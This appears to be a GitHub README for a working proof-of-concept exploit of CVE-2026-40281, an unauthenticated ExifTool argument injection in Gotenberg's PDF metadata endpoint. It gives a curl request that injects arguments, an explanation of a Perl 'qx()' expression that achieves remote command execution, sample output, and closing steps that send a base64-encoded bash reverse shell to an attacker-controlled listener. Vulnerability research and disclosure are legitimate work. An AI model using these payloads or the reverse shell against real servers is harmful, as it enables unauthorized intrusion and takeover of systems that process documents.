 rabakuku/cve-2026-40281
Python PoC for CVE-2026-40281, an ExifTool argument injection in Gotenberg's PDF metadata write endpoint that enables file manipulation and remote command execution.

A Working PoC For CVE-2026-40281
Gotenberg is a Docker-based stateless API for converting Office documents, HTML pages, Markdown files and other formats into PDFs.
Gotenberg 8.30.1 and earlier versions are vulnerable to ExifTool argument injection in the PDF metadata write endpoint. Metadata values are passed to ExifTool without filtering newline characters, allowing an unauthenticated attacker to inject additional arguments and manipulate files or execute commands. The vulnerability was fixed in 8.31.0.
References:
Execute the following command to start Gotenberg 8.30.1:
docker compose up -d
After the server starts, visit http://192.168.10.2:3000/health. A JSON response containing "status":"up" indicates that the service is ready.
Gotenberg passes arguments to ExifTool one per line through its standard input via go-exiftool. Metadata values are not sanitized, so a newline inside a value splits it into multiple arguments, letting an attacker inject arbitrary ExifTool arguments.
Before reproducing the vulnerability, use poc.py to create a minimal PDF:
python3 poc.py -o test.pdf

Then inject a newline followed by the ExifTool -FileName argument into the Title value:
curl -s -w '\nHTTP %{http_code}\n' \
    -F '[email protected];type=application/pdf' \
    --form-string 'metadata={"Title":"test\n-FileName=/tmp/inject_proof"}' \
    http://192.168.10.2:3000/forms/pdfengines/metadata/write
The vulnerable server returns HTTP 404 because ExifTool moves the processed PDF away from its expected path. Verify that the injected argument created /tmp/inject_proof:
docker compose exec web ls -l /tmp/inject_proof
The presence of this file confirms the argument injection. Gotenberg 8.31.0 and later reject the same request with HTTP 400.

Using the argument injection primitive above, RCE can be achieved, for example with -Title<${PDFVersion;$_=qx(id)}. This argument uses ExifTool's -TAG<value redirection syntax: the advanced formatting feature ${PDFVersion;...} feeds the value of the PDFVersion tag (present in every valid PDF) to the arbitrary Perl expression after the semicolon, where qx() executes id and overwrites the tag value $_ with its output, so the command output is written into the Title metadata.
The metadata write endpoint returns the processed PDF in the HTTP response, and the PoC submits it to the metadata read endpoint to extract Title and obtain the command output. Besides -TAG<..., ExifTool's -if argument also executes an arbitrary Perl expression (originally used to decide whether to process a file), so commands can likewise be executed with qx() or system() inside it.
Run the PoC against the target to execute id and read its output from the returned PDF metadata:
python3 poc.py -u http://192.168.10.2:3000 -c id
Add -v to print the returned PDF. Non-printable bytes are replaced with dots.
A vulnerable server returns the command output, confirming that the command ran as the gotenberg user:
[*] Target: http://192.168.10.2:3000
[*] Command to execute on the target: id
[+] Metadata written (HTTP 200), reading back the Title of the returned PDF
[+] Command output:
    uid=1001(gotenberg) gid=1001(gotenberg) groups=1001(gotenberg),0(root)
Step 1: Encode the Bash Payload on your Kali Machine:
echo "bash -i >& /dev/tcp/192.168.40.3/1234 0>&1" | base64 -w 0
Step 2: Ensure your Listener is open:
nc -lvnp 1234
python3 poc.py -u http://192.168.10.2:3000 -c "echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjQwLjMvMTIzNCAwPiYxCg== | base64 -d | /bin/bash"






